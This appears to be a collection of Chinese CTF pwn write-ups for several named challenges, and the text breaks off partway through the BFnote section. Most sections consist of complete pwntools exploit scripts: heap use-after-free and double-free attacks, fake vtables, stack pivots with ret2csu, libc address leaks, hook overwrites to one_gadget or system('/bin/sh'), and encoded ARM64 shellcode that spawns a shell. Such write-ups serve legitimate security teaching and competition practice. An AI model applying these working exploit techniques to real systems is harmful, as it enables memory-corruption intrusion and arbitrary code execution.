| from pwn import \*  # context.log\_level = 'debug'  context.terminal = ['tmux', 'splitw', '-h']  context.arch = 'amd64'  env = {'LD\_PRELOAD': ''}  context.log\_level = "debug"  if len(sys.argv) == 1:  p = process('./main')  elif len(sys.argv) == 3:  p = remote(sys.argv[1], sys.argv[2])  def rc(x):  return p.recv(x)  def ru(x):  return p.recvuntil(x)  def se(x):  return p.send(x)  def sl(x):  return p.sendline(x)  def sea(a, b):  return p.sendafter(a, b)  def sla(a, b):  return p.sendlineafter(a, b)  def info\_addr(tag, addr):  return p.info(tag + ': {:#x}'.format(addr))  def basic(name):  ru('Exit\n')  sl('1')  ru(': ')  sl(name)  def feedback(s):  ru('Exit\n')  sl('5')  ru('?')  sl(s)  WordQuery\_destory1 = 0x40bf00  WordQuery\_destory2 = 0x40bf50  WordQuery\_eval = 0x40bdb0  WordQuery\_rep = 0x40be08  secertQuery = 0x402ea9  fake\_vtable = p64(WordQuery\_destory1) + p64(secertQuery) + p64(WordQuery\_eval) + p64(WordQuery\_rep)  feedback(fake\_vtable)  ru(':')  leak\_heap = int(ru('\n'), 16)  info\_addr('leak\_heap', leak\_heap)  vuln\_ptr = leak\_heap + 0x80  info\_addr('vuln\_ptr', vuln\_ptr)  fake\_vtable\_addr = leak\_heap + 0x50  info\_addr('fake\_vtable\_addr', fake\_vtable\_addr)  basic('a'\*8)  basic('a'\*8)  payload = p64(fake\_vtable\_addr) + p64(vuln\_ptr+0x18) + p64(0x8) + p64(0xdeadbeef)\*1  feedback(payload)  basic('a'\*8)  sl('./flag')  basic('flag')  ru(')')  flag = ru('}')  p.warn(flag)  # p.interactive() |

## az\_arch\_64(Xp0int)


根据题目名字搜索信息，找到所需论文以后，再论文附录E处给出了shellcode的模板。如下图所示：

经过实际测试，模板中标红的偏移地址不正确，需要通过重新调试来确定。


首先将此处的代码输入到文件decode.s，然后通过m4宏定义预处理工具完成各个变量值的替换操作。获得模板的汇编源码以后可以用pwntools的asm功能编译出机器码。


在生成机器码的基础上，根据文章附录D的编码器逻辑对shellcode进行编码，

编码会获得纯数字字母的代码，将这串代码填入到之前模板中“BBBB。。。”的位置当中。即可获得初步的shellcode。关于这部分的操作，可以通过编写python脚本来来自动化完成，具体代码参见make.py


论文附录F中给出了一个Hello worldshellcode的示例，但是经过测试，这段代码同样也是无法工作的，根据这里提供的指令我们可以通过qemu来直接模拟执行shellcode。这里需要选手对qemu模拟器的命令有一定了解，在上述命令的基础上加上-S -s参数即可在本机1234端口开启一个gdb调试接口，然后通过gdb-multiarch中运行target remote ：1234命令成功连接模拟器程序。


连接成功后可以看到模拟器已经开始执行我们的shellcode，经过反复调试可以确认，第三条指令处的偏移值会影响x10寄存器所指向的位置，而这个位置应该是指向我们编码后的shellcode字符串的，由此发现论文提供的模板偏移值并不正确，应该由0xd19修改为0xccd




继续调试能够发现编码后填入模板的shellcode并不会从第一个字符开始解码生成新shellcode，而是会产生38个字节的偏移值，因此在生成最终shellcode的时候还需要在编码shellcode之前加入38字节的偏移值。

当编写的shellcode成功解码的时候，0x40082734地址将会承载正常的shellcode如下图所示，随后将正常执行解码后的shellcode。



设计的脚本会检测svc 0指令，当检测到执行svc指令的时候会依次检测x0，x1，x2中的参数值是否正确，如果符合exceve（‘/bin/sh’,NULL,NULL）的调用条件，就会直接提供一个交互shell。

构造成功的shellcode直接发送到远程端口就能获取到一个shell，cat flag直接获得flag。

Exp

|  |
| --- |
| from pwn import \*  # context.log\_level = 'debug'  context.terminal = ['tmux', 'splitw', '-h']  context.arch = 'amd64'  env = {'LD\_PRELOAD': ''}  if len(sys.argv) == 1:  p = process('')  elif len(sys.argv) == 3:  p = remote(sys.argv[1], sys.argv[2])  # 0x555555554000  bp = [] # you can insert bp here  gdbcmd = ""  for b in bp:  if type(b) is str:  gdbcmd += "b {}\n".format(b)  elif type(b) is int:  gdbcmd += "b \*{:#x}\n".format(b)  def rc(x):  return p.recv(x)  def ru(x):  return p.recvuntil(x)  def se(x):  return p.send(x)  def sl(x):  return p.sendline(x)  def sea(a, b):  return p.sendafter(a, b)  def sla(a, b):  return p.sendlineafter(a, b)  def info\_addr(tag, addr):  return p.info(tag + ': {:#x}'.format(addr))  # gdb.attach(p, gdbcmd)  f = open('final.bin', 'r')  ru(':')  sl(f.read())  p.interactive() |
|  |

Final.bin

|  |
| --- |
|  |

## Force(W&M)

检查题目保护，发现全保护

|  |
| --- |
| Arch: amd64-64-little  RELRO: Full RELRO  Stack: Canary found  NX: NX enabled  PIE: PIE enabled |

使用 IDA 发现add 函数存在堆溢出，且溢出长度为 可以控制在0-0x38


|  |
| --- |
| unsigned \_\_int64 sub\_A20()  {  void \*\*v0; // ST00\_8  char \*i; // [rsp+0h] [rbp-120h]  \_\_int64 size; // [rsp+8h] [rbp-118h]  char s; // [rsp+10h] [rbp-110h]  unsigned \_\_int64 v5; // [rsp+118h] [rbp-8h]  v5 = \_\_readfsqword(0x28u);  memset(&s, 255, 0x100uLL);  for ( i = (char \*)&unk\_202080; \*(\_QWORD \*)i; i += 8 )  ;  if ( i - (char \*)&unk\_202080 > 39 )  exit(0);  puts("size");  read(0, nptr, 0xFuLL);  size = atol(nptr);  \*(\_QWORD \*)i = malloc(size);  if ( !\*(\_QWORD \*)i )  exit(0);  printf("bin addr %p\n", \*(\_QWORD \*)i, i, size);  puts("content");  read(0, \*v0, 0x50uLL);  puts("done");  return \_\_readfsqword(0x28u) ^ v5;  } |


## Some\_thing\_exceting!(W&M)

1. 检查题目保护，发现无保护



1. 使用 IDA 分析发现 delete 函数存在UAF，且程序存在预置的后门级Chunk。







|  |
| --- |
| from pwn import \*  import sys  context.log\_level='debug'  context.arch='amd64'  if context.arch == 'amd64':  libc=ELF("/lib/x86\_64-linux-gnu/libc.so.6")  elif context.arch == 'i386':  libc=ELF("/lib/i386-linux-gnu/libc.so.6")  def get\_sh(other\_libc = null):  global libc  if args['REMOTE']:  if other\_libc is not null:  libc = ELF("./")  return remote(sys.argv[1], sys.argv[2])  else:  return process("./excited")  def get\_address(sh,info=null,start\_string=null,end\_string=null,int\_mode=False):  sh.recvuntil(start\_string)  if int\_mode :  return\_address=int(sh.recvuntil(end\_string).strip(end\_string),16)  elif context.arch == 'amd64':  return\_address=u64(sh.recvuntil(end\_string).strip(end\_string).ljust(8,'\x00'))  else:  return\_address=u32(sh.recvuntil(end\_string).strip(end\_string).ljust(4,'\x00'))  log.success(info+str(hex(return\_address)))  return return\_address  def get\_gdb(sh,stop=False):  gdb.attach(sh)  if stop :  raw\_input()  def creat(sh,name\_size,name\_value,desc\_size,desc\_value):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('1')  sh.recvuntil('> ba\'s length : ')  sh.sendline(str(name\_size))  sh.recvuntil('> ba : ')  sh.sendline(name\_value)  sh.recvuntil('> na\'s length : ')  sh.sendline(str(desc\_size))  sh.recvuntil('> na : ')  sh.sendline(desc\_value)  def delete(sh,index):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('3')  sh.recvuntil('> Banana ID : ')  sh.sendline(str(index))  def show(sh,index):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('4')  sh.recvuntil('> Banana ID : ')  sh.sendline(str(index))  if \_\_name\_\_ == "\_\_main\_\_":  sh = get\_sh()  creat(sh,0x50,'Chunk\_1',0x50,'Chunk\_2')  creat(sh,0x50,'Chunk\_3',0x50,'Chunk\_4')  delete(sh,0)  delete(sh,1)  delete(sh,0)  creat(sh,0x50,p64(0x602098),0x50,'Chunk\_2')  creat(sh,0x50,'Chunk\_3',0x50,'Chunk\_4')  # get\_gdb(sh,True)  creat(sh,0x50,'',0x30,'')  show(sh,4)  sh.interactive() |

## Some\_thing\_interesting(W&M)

1. 检查题目保护，发现全保护



1. 使用 IDA 分析发现 delete 函数存在UAF。



|  |
| --- |
| from pwn import \*  import sys  context.log\_level='debug'  context.arch='amd64'  # context.arch='i386'  interested=ELF('./interested')  if context.arch == 'amd64':  libc=ELF("/lib/x86\_64-linux-gnu/libc.so.6")  elif context.arch == 'i386':  libc=ELF("/lib/i386-linux-gnu/libc.so.6")  def get\_sh(other\_libc = null):  global libc  if args['REMOTE']:  if other\_libc is not null:  libc = ELF("./")  return remote(sys.argv[1], sys.argv[2])  else:  return process("./interested")  def get\_address(sh,info=null,start\_string=null,end\_string=null,int\_mode=False):  sh.recvuntil(start\_string)  if int\_mode :  return\_address=int(sh.recvuntil(end\_string).strip(end\_string),16)  elif context.arch == 'amd64':  return\_address=u64(sh.recvuntil(end\_string).strip(end\_string).ljust(8,'\x00'))  else:  return\_address=u32(sh.recvuntil(end\_string).strip(end\_string).ljust(4,'\x00'))  log.success(info+str(hex(return\_address)))  return return\_address  def get\_gdb(sh,stop=False):  gdb.attach(sh)  if stop :  raw\_input()  def creat(sh,name\_size,name\_value,desc\_size,desc\_value):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('1')  sh.recvuntil('> O\'s length : ')  sh.sendline(str(name\_size))  sh.recvuntil('> O : ')  sh.sendline(name\_value)  sh.recvuntil('> RE\'s length : ')  sh.sendline(str(desc\_size))  sh.recvuntil('> RE : ')  sh.sendline(desc\_value)  def edit(sh,index,name\_value,desc\_value):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('2')  sh.recvuntil('> Oreo ID : ')  sh.sendline(str(index))  sh.recvuntil('> O : ')  sh.sendline(name\_value)  sh.recvuntil('> RE : ')  sh.sendline(desc\_value)  def delete(sh,index):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('3')  sh.recvuntil('> Oreo ID : ')  sh.sendline(str(index))  def show(sh,index):  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('4')  sh.recvuntil('> Oreo ID : ')  sh.sendline(str(index))  if \_\_name\_\_ == "\_\_main\_\_":  sh = get\_sh()  sh.recvuntil('> Input your code please:')  sh.sendline('OreOOrereOOreO'+'%14$p')  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('0')  PIE\_addr=get\_address(sh,'We leak an addr : ','# Your Code is OreOOrereOOreO0x','\n',True) - 0x202050  log.success('PIE addr is '+str(hex(PIE\_addr)))  creat(sh,0x60,'Chunk\_1',0x70,'Chunk\_1')  creat(sh,0x60,'Chunk\_2',0x70,'Chunk\_2')  delete(sh,1)  delete(sh,2)  delete(sh,1)  creat(sh,0x60,p64(0x202080+PIE\_addr),0x50,'Chunk\_1')  creat(sh,0x60,'Chunk\_2',0x50,'Chunk\_2')  creat(sh,0x60,'Chunk\_1',0x50,'Chunk\_1')  sh.recvuntil('> Now please tell me what you want to do :')  sh.sendline('1')  sh.recvuntil('> O\'s length : ')  sh.sendline(str(0x60))  sh.recvuntil('> O : ')  sh.send(p64(0x70)\*3+p64(0)\*8+p64(0x2020E8+PIE\_addr))  sh.recvuntil('> RE\'s length : ')  sh.sendline(str(0x50))  sh.recvuntil('> RE : ')  sh.sendline('Chunk\_3')  edit(sh,1,p64(0x2020E8+PIE\_addr)+p64(interested.got['puts']+PIE\_addr),'Anyvalue')  show(sh,2)  puts\_addr=get\_address(sh,'We get puts address is ','# oreo\'s O is ','\n')  libc\_base=puts\_addr-libc.symbols['puts']  system\_addr=libc\_base+libc.symbols['system']  binsh\_addr =libc\_base+libc.search('/bin/sh').next()  edit(sh,1,p64(0x2020E8+PIE\_addr)+p64(libc.symbols['\_\_free\_hook']+libc\_base)+p64(binsh\_addr),p64(binsh\_addr))  edit(sh,2,p64(system\_addr),p64(system\_addr))  delete(sh,3)  sh.sendline('cat /flag')  flag=sh.recvuntil('\n').strip('\n')  log.success('The flag is '+flag)  sh.close() |

## Signin(timekeeper)

读glibc2.29源码，发现在fastbin取回tcache的时候存在任意地址写

|  |
| --- |
| from pwn import \*  p = process('./pwn')  def add(idx):  p.sendlineafter('choice','1')  p.sendline(str(idx))  def free(idx):  p.sendlineafter('choice','3')  p.sendline(str(idx))  def edit(idx,content):  p.sendlineafter('choice','2')  p.sendline(str(idx))  p.send(content)  for i in range(9):  add(i)  for i in range(9):  free(i)  add(9)  edit(8,p64(0x4040b0))  p.sendline('6')  p.interactive() |

## Borrowstack(timekeeper)

1. 检查题目，未启用Canary.PIE 保护措施
2. IDA反编译，查看伪代码；
3. 发现有两处输入.且向栈输入时明显有栈溢出漏洞；
4. 但向栈上写入时Read函数已限制长度，仅能够控制RIP 无法构造复杂ROP链。
5. 既然仅能控制一次RIP ，考虑切栈方式.
6. 首先第一次输入控制RIP指向leave，ret gadget. 第二次输入控制BSS上伪造的栈内容.
7. 利用GADGET 如ret2csu 打印出Puts的实际地址 从而得到 libc 基质 进一步得到Onegadget
8. 控制RIP 回到 main 函数 再次将rip 控制指向已知的Onegadget 拿到Shell

|  |
| --- |
| #!/usr/bin/env python  #-\*- coding:UTF-8 -\*-  from pwn import \*  context(os="linux",arch="amd64",log\_level = "debug")  att = process("./StackBank")  lk = ELF("./StackBank")  libc = ELF("/lib/x86\_64-linux-gnu/libc.so.6")  bss = lk.bss()+0x20+0x60  bss1 = bss + 0x500  popret = 0x400703  puts\_got=lk.got['puts']  main=lk.symbols['main']  leve\_ret=0x0400699  csu1 = 0x00000000004006E0  csu2 = 0x00000000004006FA  payload0 = "a"\*0x60 + p64(bss) + p64(leve\_ret)  att.sendafter("Tell me what you want\n",payload0)  payload1=p64(bss)+p64(0)\*11+p64(bss)+p64(csu2)+p64(0)+p64(1)+p64(puts\_got)+p64(0x1000)+p64(bss1-1)+p64(puts\_got)+p64(csu1)+p64(0)\*7+p64(main)  att.sendafter("Done!You can check and use your borrow stack now!\n",payload1)  putsadd=u64(att.recvuntil("\x7f")[-6: ].ljust(8, '\0'))  libc\_base = putsadd- libc.sym['puts']  onestep = libc\_base + 0x4526a  payload3 = "a"\*0x68 + p64(onestep)  att.sendafter("Tell me what you want\n",payload3)  att.sendafter("Done!You can check and use your borrow stack now!\n","00000")  att.interactive() |

## Dragon Quest(Nu1L)

在简单分析过程序之后发现这是一个打怪的小游戏，而玩家明显没法直接打败龙。而通过对玩家能够进行的操作进行审计可以发现程序中对攻击加倍的buff实现方法如下：

|  |
| --- |
| if(!this->buff\_end)  {  this->damage /= 2;  this->buff\_end = 1;  }  if(this->has\_buff)  {  this->damage \*= 2;  this->has\_buff = 0;  this->buff\_end = 0;  } |

如果在buff加倍的时期打败了怪物，并且成功升级：

|  |
| --- |
| void LevelUp()  {  this->level += 1;  this->max\_hp += 2;  this->max\_mp += 2;  this->hp = max\_hp;  this->mp = max\_mp;  this->damage += 1;  this->has\_buff = 0;  this->buff\_end = 1;  } |

player中的buff\_end就会被置0，加倍之后的攻击就不会被清空，所以可以利用这个逻辑漏洞来一直刷攻击力，最终把龙给秒了。值得一提的是，在游戏最终幻想14中也存在过这样一个bug：当玩家在副本赋予玩家一些特殊的buff的时候通过一些巧妙的方法离开副本，这些buff就会被保留，从而让玩家获得像开挂一般的能力，这个地方的出题思路也来自于此。

而在成功击杀龙之后，玩家可以登录自己的名字到分数榜，但是player类中的name是一个char类型的指针，在拷贝的时候只会将这个指针原原本本的拷贝过去，而不是新申请一片空间并memcpy。所以在new\_game函数退出之后name就会被释放，但是在scoreboard中还存在这个指针，所以导致了uaf和double free，tombstone是用来方便堆构造的，配合起来即可申请到malloc\_hook-0x23这个假chunk，然后改一个one\_gadget就能拿到shell了。

|  |
| --- |
| from pwn import \*  context.arch = 'amd64'  context.log\_level = 'debug'  p = process('./pwn')  libc = ELF('./libc')  def launch\_gdb():  context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']  gdb.attach(proc.pidof(p)[0])  def trigger(s,c):  context.log\_level = 'INFO'  p.recvuntil('choose:')  p.sendline('1')  for \_ in xrange(21):  p.recvuntil('choose:')  p.sendline('1')  p.recvuntil('7. Give up')  p.sendline('6')  p.recvuntil('7. Give up')  p.sendline('5')  p.recvuntil('dead')  p.recvuntil('choose:')  p.sendline('2')  p.recvuntil('7. Give up')  p.sendline('5')  p.recvuntil('long')  p.sendline(str(s))  p.recvuntil('name')  p.send(c)  context.log\_level = 'debug'  def clear():  p.recvuntil('choose:')  p.sendline('4')  def clear\_tomb():  p.recvuntil('choose:')  p.sendline('5')  def fail(s,c):  context.log\_level = 'INFO'  p.recvuntil('choose:')  p.sendline('1')  p.recvuntil('choose:')  p.sendline('3')  p.recvuntil('game over')  p.recvuntil('name length')  p.sendline(str(s))  p.recvuntil('name')  p.send(c)  context.log\_level = 'debug'  fail(0x60,'aaa')  trigger(0x300,'aaaa')  p.recvuntil('choose:')  p.sendline('3')  p.recvuntil('name : ')  leak = p.recv(6).ljust(8,'\x00')  leak = u64(leak)  log.info('leak ' + hex(leak))  libc\_base = leak - 3951480  log.info('libc base ' + hex(libc\_base))  libc.address = libc\_base  trigger(0x60,'aaaa')  fail(0x60,'aaa')  fail(0x60,'aaa')  clear()  clear\_tomb()  fail(0x60,'aaaaaaaa')  malloc\_hook = 3951341 + libc\_base  fail(0x60,p64(malloc\_hook))  fail(0x60,'aaaaaaaa')  fail(0x60,p64(malloc\_hook))  fail(0x60,p8(0) \* 11 + p64(libc\_base + 0xf1147)+p64(libc.plt['realloc']))  '''  0x45216 execve("/bin/sh", rsp+0x30, environ)  constraints:  rax == NULL  0x4526a execve("/bin/sh", rsp+0x30, environ)  constraints:  [rsp+0x30] == NULL  0xf02a4 execve("/bin/sh", rsp+0x50, environ)  constraints:  [rsp+0x50] == NULL  0xf1147 execve("/bin/sh", rsp+0x70, environ)  constraints:  [rsp+0x70] == NULL  '''  p.interactive() |

## BFnote(Venom)

1.检查题目保护，发现开了CANARY与NX

Arch: i386-32-little

RELRO: Partial RELRO

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x8048000)

2.发现存在栈溢出与堆地址任意偏移写任意值 可利用

unsigned int \_\_cdecl main()

{

signed int i; // [esp+4h] [ebp-54h]

int size; // [esp+8h] [ebp-50h]

char \*v3; // [esp+Ch] [ebp-4Ch]

int v4; // [esp+14h] [ebp-44h]

char description; // [esp+1Ah] [ebp-3Eh]

unsigned int v6; // [esp+4Ch] [ebp-Ch]

v6 = \_\_readgsdword(0x14u);

menu();

fwrite("\nGive your description : ", 1u, 0x19u, stdout);

memset(&description, 0, 0x32u);

myread(0, &description, 1536); //栈溢出

fwrite("Give your postscript : ", 1u, 0x17u, stdout);

memset(&postscript, 0, 0x64u);

myread(0, &postscript, 1536);

fwrite("\nGive your notebook size : ", 1u, 0x1Bu, stdout);

size = get\_long();

v3 = (char \*)malloc(size);

memset(v3, 0, size);

fwrite("Give your title size : ", 1u, 0x17u, stdout);

v4 = get\_long();

for ( i = v4; size - 32 < i; i = get\_long() ) //重复输入

fwrite("invalid ! please re-enter :\n", 1u, 0x1Cu, stdout);

fwrite("\nGive your title : ", 1u, 0x13u, stdout);

myread(0, v3, i);

fwrite("Give your note : ", 1u, 0x11u, stdout);

